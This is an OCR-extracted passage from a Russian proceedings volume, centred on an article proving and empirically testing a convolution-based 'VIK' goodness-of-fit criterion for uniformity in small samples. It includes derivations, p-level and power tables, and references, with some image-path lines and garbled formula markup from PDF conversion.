
$$= (n)! \int_{0}^{1} \upsilon_{n}^{n-1} d\upsilon_{n} = (n-1)!.$$
(19)

Далее по аналогии с выборкой объемом n-1 вводятся статистики V , применяя те же процедуры для которых можно показать, что плотность конечной из них

$$f_{V_1}(V_1) = 1,$$
 (20)

которая свидетельствует о равномерном распределении в интервале [0; 1] свертки ВИК-критериев и для выборки объемом n.

Для иллюстрации на рис. 6 приведены гистограммы распределений статистик $\upsilon_1 \leq \upsilon_2$ для выборки объемом n=7. Из него видна полная идентичность распределению статистик $x_1 \leq x_2$ (рис. 4). Также идентично распределению υ_1 на






Рис. 6. Гистограммы распределений статистик $\upsilon_1 \leq \upsilon_2$

рис. 5 выглядит распределение статистики V_1 , гистограмма которого показана на рис. 7.

Из рис. 7 видно, что достигаемый уровень значимости p=0,94 свидетельствует против отклонения гипотезы об ее равномерном распределения

Таким образом, теорема доказана теоретически и эмпирически.

Благодаря методу достигаемого уровня значимости процедура принятия решения является более гибкой: чем меньшее значение p(s) мы наблюдаем, тем сильнее свидетельствует совокупность наблюдений против проверяемой гипотезы [6, 10]. С другой стороны, чем меньшее значение s, тем больше вероятность того, что проверяемая гипотеза H верна [9].


Для одновременного их учета предлагается ввести в рассмотрение относительный p-уровень

$$p_H = \frac{p(s)}{s} \bigg|_H. \tag{21}$$


Тогда при проверке гипотезы H_0 при альтернативе H_1 об эффективности их различения можно судить по величине


$$W = \frac{p_{H_0} - p_{H_1}}{p_{H_0}}. (22)$$

На рис. 8 показаны результаты проверки на равномерность гипотезы $H_0: F(x) = x$, $x \in [0;1]$ и альтернативы равномерному закону в виде ги-



 $\mathit{Puc}.\ 7.\ \mathit{\Gamma}$ истограмма распределения статистики V_1





 $Puc.\ 8.\ \Pi$ роверка на равномерность выборки объемом $\ n=2$

потезы $H_1: F(x) = B_I(1,5,1,5,1,0)$ о бета-распределении 1-го рода [6].

Аналогичные результаты для выборок объемом до n=10 без рисунков сведены в табл. 1.

Таблица 1

Достигнутые p-уровни гипотезы H_0 относительно H_1

n	H_0			H_1			
	$p(s)_{H_0}$	s_{H_0}	p_{H_0}	$p(s)_{H_1}$	s_{H_1}	p_{H_1}	W
2	0,46	7,7	0,060	0	261	0	1
3	0,63	6,2	0,102	0	392	0	1
4	0,53	7,1	0,075	0	428	0	1
5	0,37	9,1	0,041	0	479	0	1
6	0,88	3,7	0,238	0	420	0	1
7	0,17	11,5	0,015	0	449	0	1
8	0,77	4,9	0,157	0	546	0	1
9	0,23	10,6	0,022	0	487	0	1
10	0,26	10,1	0,026	0	509	0	1

Из данных табл. 1 видно, что предложенный критерий обладает высокой эффективностью различения гипотез H_0 и H_1 в указанном диапазоне n .

При традиционной оценке мощности критерия согласия в табл. 2 приведены ее значения для правосторонней критической области и выборки объемом $n \le 10$ при числе реализаций 5000 для каждого объема.

 $\label{eq:Tadinu} \begin{tabular}{ll} $Tadnuya$ 2 \\ \begin{tabular}{ll} Moщность свертки ВИК-критерия относительно \\ \hline $runore3ы$ H_1 \\ \end{tabular}$

n	α								
,,,	0,15	0,1	0,05	0,025	0,01				
10	0,21	0,14	0,07	0,04	0,01				
9	0,21	0,14	0,07	0,04	0,01				
8	0,21	0,14	0,07	0,04	0,01				
7	0,20	0,14	0,07	0,04	0,01				
6	0,20	0,14	0,07	0,04	0,01				
5	0,21	0,13	0,07	0,03	0,01				
4	0,19	0,13	0,07	0,03	0,01				
3	0,18	0,13	0,06	0,03	0,01				
2	0,17	0,11	0,06	0,03	0,01				

Из данных табл. 2 видно, что мощность свертки ВИК-критерия выше мощности критерия Z_A Жанга при n=10, находящегося на вершине предпочтения среди критериев, исследованных в [6]. Она даже при минимальных объемах выборки выше, чем у критерия Z_A Жанга при n=10, что дает ощутимое преимущество при различении столь близких гипотез.

Таким образом, несложная по реализации процедура проверки равномерности может служить достойным инструментом при исследовании выборок малого объема.

Выборку объемом n>10 следует разбить на k=5...7 интервалов как для критерия Колмогорова или χ^2 . Для каждого интервала рассчитать теоретическое значение F(x) и эмпирическое $F_{\partial}(x)$. Далее строятся k частных ВИК-критериев

$$onumber eta_k = egin{cases} rac{F(x)}{F_{\partial}(x)}, & ext{если} & F(x) \leq F_{\partial}(x); \\ rac{F_{\partial}(x)}{F(x)}, & ext{если} & F_{\partial}(x) > F(x). \end{cases}$$

Эти критерии ранжируются $\upsilon_1 \leq \upsilon_2 \leq ... \leq \upsilon_k$ и строится свертка, как показано выше.

В заключение заметим, что приведенный критерий равномерности, построенный на основе максимума энтропии метрики обладает не только высокой эффективностью, но и простотой реализации (в ручном вычислительном процессе, программно с использованием ЭВМ и аппаратно в различного рода индикаторах подобия, сходства, распознавания и т. п). Он также может использоваться и для решения других задач статистического анализа.

Библиографический список

- 1. Вентцель Е. С. Теория вероятностей. М.: Наука, 1969. 576 с.
- 2. Ивченко Б. П., Мартыщенко Л. А., Табухов М. Е. Управление в экономических и социальных системах. Системный анализ. Принятие решений в условиях неопределенности. СПб.: Нордмед-Издат, 2001. 248 с.
- 3. Джонсон Н., Лион Ф. Статистика и планирование эксперимента в технике и науке. Методы обработки данных. М.: Мир, 1980. 610с.
- 4. Гнеденко Б. В., Беляев Ю. К., Соловьев А. Д. Математические методы в теории надежности. М.: Наука, 1965. 524с.
- 5. Volovik A. V., Klavdiev A. A., Efimenko S. V. Information and statistical justification of the

alternative acceptance control products // Applied methods of statisticalanalysis. Nonparametric approach. Novosibirsk & Belokurikha, 2015. P. 361–368.

- 6. *Лемешко Б. Ю., Блинов П. Ю*. Критерии проверки отклонения распределения от равномерного закона. Новосибирск: НГТУ, 2015. 182 с.
- 7. Вероятностно-статистическое обоснование метода выбора варианта приемочного контроля изделий / А. В. Воловик, С. В. Ефименко, А. А. Клавдиев, И. А. Клавдиев // МиС: Международ. независимый
- ин-т математики и систем. Новосибирск, 2014. \mathbb{N} 8. С. 21.
- 8. Джонсон Н., Лион Φ . Статистика и планирование эксперимента в технике и науке. Методы обработки данных. М.: Мир, 1982. 610 с.
- 9. *Халафян А. А.* STATISTICA 6. Статистический анализ данных. М.: Бином-Пресс, 2007. 512 с.
- $10.\, Aркашов \ H. \ C., \ Бородихин \ B. \ M., \ Ковалевский \ A. \ \Pi.$ Высшая математика. Т. 4.2: Теория вероятностей и математическая статистика. Новосибирск: $H\Gamma TY$, 2008. $216\ c$.

УДК 681.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-60-67

С. В. Ефименко* аспирант

И. Г. Черноруцкий*

доктор технических наук, профессор

А. Л. Ляшенко**

кандидат технических наук, доцент

- * Санкт-Петербургский политехнический университет Петра Великого
- ** Санкт-Петербургский государственный университет аэрокосмического приборостроения

ОБОБЩЕНИЕ ОДНОГО КРИТЕРИЯ РАВНОМЕРНОСТИ

Рассмотрены различные методы постановки и подходы к проблеме оценки критериев принятия статистических решений, с учетом проверки гипотезы о равномерном законе распределения. Условия идентификации является актуальной темой исследований, с целью определения наиболее мощных критериев согласия. Ключевые слова: равномерный закон, ВИК-критерий, принятие статистических решений, идентификация, равномерный закон распределения, стохастическое подобие.

S. V. Efimenko* PhD Student I. G. Chernorutskij* Dr. Sc., Tech., Professor A. L. Lyashenko** PhD. Tech., Associate Professor * Peter the Great St. Petersburg Polytechnic University

- ** St. Petersburg State University of Aerospace Instrumentation

GENERALIZATION OF ONE CRITERION OF UNIFORMITY

In article various methods of statement and approaches to a problem of an estimation of criteria of acceptance of statistical decisions, taking into account hypothesis check about the uniform law of distribution are considered. Identification conditions is a vital topic of researches, for the purpose of definition of the most powerful criteria of

Keywords: the uniform law, criteria of acceptance of statistical decisions, identification, hypothesis check on the uniform law of distribution, stochastic similarity.

Равномерный закон может служить основой для критериев принятия статистических решений, являясь при этом весьма простым для реализации и табулирования распределением. Поэтому его идентификация (проверка гипотезы о равномерном законе распределения) является актуальной темой исследований с целью определения наиболее мощных критериев согласия. Этому вопросу в последнее время уделяется немалое внимание и результатом всеобъемлющего анализа явилась работа [1], в которой авторы исследовали мощность известных критериев для выборок объемом $n \ge 10$. Выборки ме́ньшего объема принято считать малыми, теория принятия статистических решений по которым в условиях неасимптотической постановки проблем в настоящее время еще нуждается в научном обосновании и разработке. Сложность постановки и решения задач построения наилучших оценок при данном объеме статистического материала обусловлена тем обстоятельством, что искомое решение часто в сильной степени зависит от конкретного типа распределения, объема выборки и не может быть объектом достаточно общей математической теории [2].

На основе критерия стохастического подобия [3] можно построить критерий равномерности случайных величин (согласия), представляющий собой свертку частных критериев равномерности для принятия по нему статистического решения. При этом, обобщение теоремы об отношении ме́ньшей из двух независимых случайных величин, равномерно распределенных в интервале [0; 1], к большей заключается в формулировании и доказательстве следующей теоремы.

Теорема. Пусть дана выборка независимых случайных величин $x_1, x_2, ..., x_n$, равномерно распределенных в интервале [0; 1] и пусть из них

составлен соответствующий вариационный ряд $x_1' \le x_2' \le \ldots \le x_n'$. Разделив все члены этого вариационного ряда (кроме x_n') на x_n' , получим ряд $\upsilon_1 \le \upsilon_2 \le \ldots \le \upsilon_k$, k=n-1. Поступая аналогичным образом с этим и последующими рядами, в результате получим случайную величину V_1 , равномерно распределенную в интервале [0; 1].

Доказательство. Случай выборки объемом n=2. Из наблюдений выборки составлен вариационный ряд $x_1 \leq x_2$ (здесь и далее для упрощения записи члены вариационного ряда не отмечаются штрихом). Плотность вероятности совместного распределения упорядоченных случайных величин $x_1 \leq x_2$ запишется следующим образом [4]:

$$f_{x_1,x_2}(x_1,x_2) = 2! \prod_{i=1}^{2} f_{x_i}(x_i) = 2!,$$
 (1)

где $f_{x_i}(x_i) = 1$ — плотность распределения i-го наблюдения в выборке.


Введем в рассмотрение две статистики (по числу членов вариационного ряда)

$$v_1 = \frac{x_1}{x_2} \quad \text{if } v_2 = x_2 \,. \tag{2}$$

Так как обратные преобразования случайных величин (2) $x_1 = \upsilon_1 \upsilon_2$ и $x_2 = \upsilon_2$ взаимно однозначны, то плотность совместного распределения

$$f_{\nu_1,\nu_2}(\nu_1,\nu_2) = f_{x_1,x_2}(x_1,x_2)_{x_i=x_i(\nu_1,\nu_2)} |J|,$$
 (3)

где
$$J = \frac{\partial(x_1, x_2)}{\partial(\upsilon_1, \upsilon_2)} = \begin{vmatrix} \upsilon_2 & 0 \\ \upsilon_1 & 1 \end{vmatrix} = \upsilon_2$$
 – якобиан.






Рис. 1. Гистограммы распределений статистик $x_1 \leq x_2$

Тогда, с учетом (1), плотность совместного распределения (3) запишется следующим образом:

$$f_{\nu_1,\nu_2}(\nu_1,\nu_2) = 2!\nu_2.$$
 (4)

Исключая вспомогательную переменную υ_2 путем интегрирования выражения (4) по области значений υ_2 , получим плотность переменной υ_1 :

$$f_{\nu_1}(\nu_1) = \int_0^1 f_{\nu_1,\nu_2}(\nu_1,\nu_2) d\nu_2 = \int_0^1 2\nu_2 d\nu_2 = 1!$$
 (5)

(знак факториала оставлен для обобщения результатов). Результат (5) свидетельствует о равномерном законе распределения переменной υ_1 .

На рис. 1 приведены гистограммы распределений статистик $x_1 \leq x_2$, из которых можно предположить, что статистики подчинены закону бетараспределения. Проверка показала, что достигаемые уровни значимости для соответствующих гипотез с параметрами бета-распределения $\alpha=1$, $\beta=2$ для статистики x_1 (p=0,66) и $\alpha=2$, $\beta=1$ для статистики x_2 (p=0,3) свидетельствуют против их отклонения [5]. На рис. 2 показана гистограмма и результат проверки на равномерность статистики υ_1 , из которого видно, что достигнутый уровень значимости (p=0,2) также свидетельствует против отклонения гипотезы об ее равномерном распределении (или бета-распределении с параметрами $\alpha=1$, $\beta=1$).

Случай выборки объемом n=3 . Для нее вариационный ряд имеет вид $x_1 \le x_2 \le x_3$. Введем в рассмотрение статистики

$$v_1 = \frac{x_1}{x_3}, \ v_2 = \frac{x_2}{x_3} \ \text{if } v_3 = x_3,$$
 (6)

однозначные обратные преобразования для которых имеют вид

$$x_1 = v_1 v_3$$
, $x_2 = v_2 v_3$ и $x_3 = v_3$.

Якобиан преобразования:

$$J = \frac{\partial(x_1, x_2, x_3)}{\partial(v_1, v_2, v_3)} = \begin{vmatrix} v_3 & 0 & 0 \\ 0 & v_3 & 0 \\ v_1 & v_2 & 1 \end{vmatrix} = v_3^2.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \leq \upsilon_2 \leq \upsilon_3$ с учетом объема выборки для (1) и (3) примет вид $f_{\upsilon_1,\upsilon_2,\upsilon_3}(\upsilon_1,\upsilon_2,\upsilon_3)=3!\upsilon_3^2$. Откуда плотность совместного распределения статистик $\upsilon_1 \leq \upsilon_2$:

$$f_{\nu_{1},\nu_{2}}(\nu_{1},\nu_{2}) =$$

$$= \int_{0}^{1} f_{\nu_{1},\nu_{2},\nu_{3}}(\nu_{1},\nu_{2},\nu_{3})d\nu_{3} = \int_{0}^{1} 3!\nu_{3}^{2}d\nu_{3} = 2!.$$
(7)

Для этих статистик вводятся свои две стати-


стики
$$V_1 = \frac{\upsilon_1}{\upsilon_2}$$
 и $V_2 = \upsilon_2$, для которых однознач-

ные обратные преобразования имеют вид $\upsilon_1 = V_1 V_2$ и $\upsilon_2 = V_2$.

Якобиан преобразования:

$$J = \frac{\partial(\mathbf{v}_1, \mathbf{v}_2)}{\partial(V_1, V_2)} = \begin{vmatrix} V_2 & 0 \\ V_1 & 1 \end{vmatrix} = V_2.$$

Плотность совместного распределения членов вариационного ряда $V_1 \leq V_2$ имеет вид: $f(V_1,V_2)=2!V_2$. Откуда путем интегрирования по переменной V_2 получим плотность распределения статистики V_1 :



 $\mathit{Puc.\,2.}$ $\mathit{\Gammaucmorpamma}$ распределения статистики υ_1

$$f(V_1) = \int_{0}^{1} f(V_1, V_2) dV_2 = 2 \int_{0}^{1} V_2 dV_2 = 1,$$
 (8)

которая свидетельствует о равномерном распределении статистики V_1 в интервале [0; 1].

Можно показать, что распределения стати-

стик
$$\upsilon_1$$
 , υ_2 и их отношения $V_1 = \frac{\upsilon_1}{\upsilon_2}$ также под-

чинены закону бета-распределения с достигаемыми уровнями значимости $p_{\upsilon_1}=0.03$, $p_{\upsilon_2}=0.33$ и $p_{V_1}=0.75$ соответственно с параметрами $\alpha=1$, $\beta=2$; $\alpha=2$, $\beta=1$ и $\alpha=1$, $\beta=1$. То есть статистика V_1 равномерно распределена в интервале [0;1].

В соответствии с методом математической индукции рассмотрим выборку объемом n-1. Вариационный ряд для нее $x_1 \le x_2 \le ... \le x_{n-1}$.

Введем в рассмотрение статистики

$$v_1 = \frac{x_1}{x_{n-1}}, \ v_2 = \frac{x_2}{x_{n-1}}, \quad \dots \ v_{n-1} = x_{n-1},$$

для которых однозначные обратные преобразования имеют вид

$$x_1 = v_1 v_{n-1}$$
, $x_2 = v_2 v_{n-1}$, ..., $x_{n-1} = v_{n-1}$.

Якобиан преобразования:

$$J = \frac{\partial(x_1, x_2, \dots, x_{n-1})}{\partial(\upsilon_1, \upsilon_2, \dots \upsilon_{n-1})} = \begin{vmatrix} \upsilon_{n-1} & 0 & \dots & 0 \\ 0 & \upsilon_{n-1} & \dots & 0 \\ \dots & \dots & \dots & \dots \\ \upsilon_1 & \upsilon_2 & \dots & 1 \end{vmatrix} = \upsilon_{n-1}^{n-2}.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_{n-1}$, с учетом объема выборки для (1) и (3), примет вид: $f_{\upsilon_1,\upsilon_2,\ldots,\upsilon_{n-1}}(\upsilon_1,\upsilon_2,\ldots,\upsilon_{n-1})=(n-1)!\upsilon_{n-1}^{n-2}$. Откуда плотность совместного распределения статистик $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_{n-2}$

$$f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n-2}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n-2}) =$$

$$= \int_{0}^{1} f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1})d\upsilon_{n-1} =$$

$$= (n-1)! \int_{0}^{1} \upsilon_{n-1}^{n-2} d\upsilon_{n-1} = (n-2)!.$$
(9)

В результате получим n-2 переменных в вариационном ряде $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_{n-2}$, для которых снова вводим статистики

$$V_1 = \frac{v_1}{v_{n-2}}, \ V_2 = \frac{v_2}{v_{n-2}}, \ ..., \ V_{n-2} = v_{n-2},$$

однозначные обратные преобразования для которых имеют вид

$$v_1 = V_1 V_{n-2}$$
, $v_2 = V_2 V_{n-2}$, ..., $v_{n-2} = V_{n-2}$.

Якобиан преобразования:

$$J = \frac{\partial(\upsilon_1, \upsilon_2, \dots, \upsilon_{n-2})}{\partial(V_1, V_2, \dots V_{n-2})} = \begin{vmatrix} V_{n-2} & 0 & \dots & 0 \\ 0 & V_{n-2} & \dots & 0 \\ \dots & \dots & \dots & \dots \\ V_1 & V_2 & \dots & 1 \end{vmatrix} = V_{n-2}^{n-3}.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \le \upsilon_2 \le ... \le \upsilon_{n-2}$, с учетом объема выборки для (1) и (3), примет вил:

$$f_{V_1,V_2,...,V_{n-2}}(V_1,V_2,...,V_{n-2}) = (n-2)!V_{n-2}^{n-3}.$$
 (10)

Откуда плотность совместного распределениячленоввариационногоряда $V_1 \leq V_2 \leq \ldots \leq V_{n-3}$ после интегрирования (10) по V_{n-2}

$$f_{V_1,V_2,...,V_{n-3}}(V_1,V_2,...,V_{n-3}) = (n-1)!$$

Проведя аналогичные преобразования для всех статистик V , получим плотность конечной из них:

$$f_{V_1}(V_1) = 1, (11)$$

которая свидетельствует о равномерном распределении в интервале [0; 1] свертки υ_k — критериев (ВИК-критериев) для выборки объемом n-1.

Для выборки объемом n с вариационным рядом $x_1 \le x_2 \le \ldots \le x_n$ введем в рассмотрение статистики

$$v_1 = \frac{x_1}{x_n}$$
, $v_2 = \frac{x_2}{x_n}$, ... $v_n = x_n$,

для которых однозначные обратные преобразования имеют вид:

$$x_1 = v_1 v_n$$
, $x_2 = v_2 v_n$, ..., $x_n = v_n$.

Якобиан преобразования:

$$J = \frac{\partial(x_1, x_2, \dots, x_n)}{\partial(v_1, v_2, \dots v_n)} = \begin{vmatrix} v_n & 0 & \dots & 0 \\ 0 & v_n & \dots & 0 \\ \dots & \dots & \dots & \dots \\ v_1 & v_2 & \dots & 1 \end{vmatrix} = v_n^{n-1}.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \le \upsilon_2 \le ... \le \upsilon_n$, с учетом объема выборки для (1) и (3), примет вид:

$$f_{v_1,v_2,...,v_n}(v_1,v_2,...,v_n) = (n)!v_n^{n-1}.$$

Откуда плотность совместного распределения статистик $\upsilon_1 \le \upsilon_2 \le ... \le \upsilon_{n-1}$:

$$f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1}) =$$

$$= \int_{0}^{1} f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n})d\upsilon_{n} =$$

$$= (n)! \int_{0}^{1} \upsilon_{n}^{n-1} d\upsilon_{n} = (n-1)!.$$
(12)


Далее по аналогии с выборкой объемом n-1вводятся статистики V, применяя те же процедуры для которых, можно показать, что плотность конечной из них

$$f_{V_1}(V_1) = 1,$$
 (13)

 $f_{V_{1}}(V_{1}) \! = \! 1, \tag{13}$ которая свидетельствует о равномерном распределении в интервале [0;1] свертки ВИКкритериев и для выборки объемом n .


Для иллюстрации на рис. 3 приведены гистограммы распределений статистик $\upsilon_1 \leq \upsilon_2$ для выборки объемом n=7.

Из него видна полная идентичность распределению статистик $x_1 \le x_2$ (рис. 1). Также идентично распределению υ1 на рис. 2 выглядит рас-



Variable: Var1, Distribution: Rectangular

Рис. 3. Гистограммы распределений статистик $\upsilon_1 \leq \upsilon_2$



 $Puc.\ 4.\ \Gamma$ истограмма распределения статистики V_1

пределение статистики V_1 , гистограмма которого показана на рис. 4.

Из рис. 4 видно, что достигаемый уровень значимости p=0,94 свидетельствует против отклонения гипотезы об ее равномерном распределении.

Таким образом, теорема доказана теоретически и эмпирически.

Благодаря методу достигаемого уровня значимости процедура принятия решения является более гибкой: чем меньшее значение p(s) мы наблюдаем, тем сильнее свидетельствует совокупность наблюдений против проверяемой гипотезы [1, 6].С другой стороны, чем меньшее значение s, тем больше вероятность того, что проверяемая гипотеза H верна [5].

Для одновременного их учета предлагается ввести в рассмотрение относительный p-уровень

$$p_H = \frac{p(s)}{s} \bigg|_H. \tag{14}$$

Тогда при проверке гипотезы H_0 при альтернативе H_1 об эффективности их различения можно судить по величине

$$W = \frac{p_{H_0} - p_{H_1}}{p_{H_0}}. (15)$$

Так, на рис. 5 приведены результаты проверки на равномерность гипотезы $H_0: F(x)=x, x\in [0;1]$ и альтернативы равномерному закону в виде гипотезы $H_1: F(x)=B_I(1.5,1.5,1,0)$ о бета-распределении 1-го рода [1].


Аналогичные результаты для выборок объемом до n=10 без рисунков сведены в табл. 1.

Из данных табл. 1 видно, что предложенный критерий обладает высокой эффективностью различения гипотез H_0 и H_1 в указанном диапазоне n .

При традиционной оценке мощности критерия согласия в табл. 2 приведены ее значения

 $\begin{tabular}{ll} \it Tаблица\ 1 \\ \it Достигнутые\ p\mbox{-уровни гипотезы}\ H_0 \\ \it othocuteльно\ H_1 \end{tabular}$

n	H_0			H_1			W	
n	$p(s)_{H_0}$	s_{H_0}	p_{H_0}	$p(s)_{H_1}$	s_{H_1}	p_{H_1}		
2	0,46	7,7	0,060	0	261	0	1	
3	0,63	6,2	0,102	0	392	0	1	
4	0,53	7,1	0,075	0	428	0	1	
5	0,37	9,1	0,041	0	479	0	1	
6	0,88	3,7	0,238	0	420	0	1	
7	0,17	11,5	0,015	0	449	0	1	
8	0,77	4,9	0,157	0	546	0	1	
9	0,23	10,6	0,022	0	487	0	1	
10	0,26	10,1	0,026	0	509	0	1	



 $Puc.\,5.\,\Pi$ роверка на равномерность выборки объемом $\,n=2\,$

Tаблица 2 Мощность свертки ВИК-критерия относительно гипотезы H_1

	T			1					
	α								
n	0,15	0,1	0,05	0,025	0,01				
10	0,21	0,14	0,07	0,04	0,01				
9	0,21	0,14	0,07	0,04	0,01				
8	0,21	0,14	0,07	0,04	0,01				
7	0,20	0,14	0,07	0,04	0,01				
6	0,20	0,14	0,07	0,04	0,01				
5	0,21	0,13	0,07	0,03	0,01				
4	0,19	0,13	0,07	0,03	0,01				
3	0,18	0,13	0,06	0,03	0,01				
2	0,17	0,11	0,06	0,03	0,01				

для правосторонней критической области и выборки объемом $n \leq 10$.

Из данных табл. 2 видно, что мощность свертки ВИК-критерия выше мощности критерия Z_A Жанга при n=10, находящегося на вершине предпочтения среди критериев, исследованных в [1]. Она даже при минимальных объемах выборки выше, чем у критерия Z_A Жанга при n=10, что дает ощутимое преимущество при различении столь близких гипотез.

Таким образом, несложная по реализации процедура проверки равномерности может служить достойным инструментом при исследовании выборок малого объема.

Выборку объемом n>10 следует разбить на k=5...7 интервалов как для критерия Колмогорова или χ^2 . Для каждого интервала рассчитать теоретическое значение F(x) и эмпирическое $F_{\Im}(x)$. Далее строятся k частных ВИК-критериев

$$\vartheta_k = \begin{cases} \frac{F(x)}{F_{\partial}(x)}, & \text{если} & F(x) \leq F_{\partial}(x) \\ \frac{F_{\partial}(x)}{F(x)}, & \text{если} & F_{\partial}(x) > F(x) \end{cases}.$$

Эти критерии ранжируются $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_k$ и строится свертка как показано выше.

Библиографический список

1. *Лемешко Б. Ю.*, *Блинов П. Ю*. Критерии проверки отклонения распределения от равномерного закона. Новосибирск.: НГТУ, 2015. 182 с.

- 2. Ивченко Б. П., Мартыщенко Л. А., Табухов М. Е. Управление в экономических и социальных системах. Системный анализ. Принятие решений в условиях неопределенности. СПб.: Нордмед-Издат, 2001. 248 с.
- 3. Вероятностно-статистическое обоснование метода выбора варианта приемочного контроля изделий / А. В. Воловик, С. В. Ефименко, А. А. Клавдиев, И. А. Клавдиев // МиС: Международ. независимый ин-т математики и систем. Новосибирск, 2014. № 8. С. 21.
- $4. \, Джонсон \, H., \, Лион \, \Phi.$ Статистика и планирование эксперимента в технике и науке. Методы обработки данных. М.: Мир, 1982. 610 с.
- 5. *Халафян А. А.* STATISTICA 6. Статистический анализ данных. М.: Бином-Пресс, 2007. 512 с.
- 6. Аркашов Н. С., Бородихин В. М., Ковалевский А. П. Высшая математика. Т. 4.2: Теория вероятностей и математическая статистика. Новосибирск: НГТУ, 2008. 2 16 с.

УДК 62-83:621.314:621.382 DOI: 10.31799/978-5-8088-1556-8-2021-16-68-79

А. А. Ефимов*

доктор технических наук, профессор

С. Ю. Мельников*

кандидат технических наук, доцент

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

АКТИВНЫЙ ПРЕОБРАЗОВАТЕЛЬ ТОКА С ДЕЛЬТА-ТИПОМ ТОПОЛОГИИ

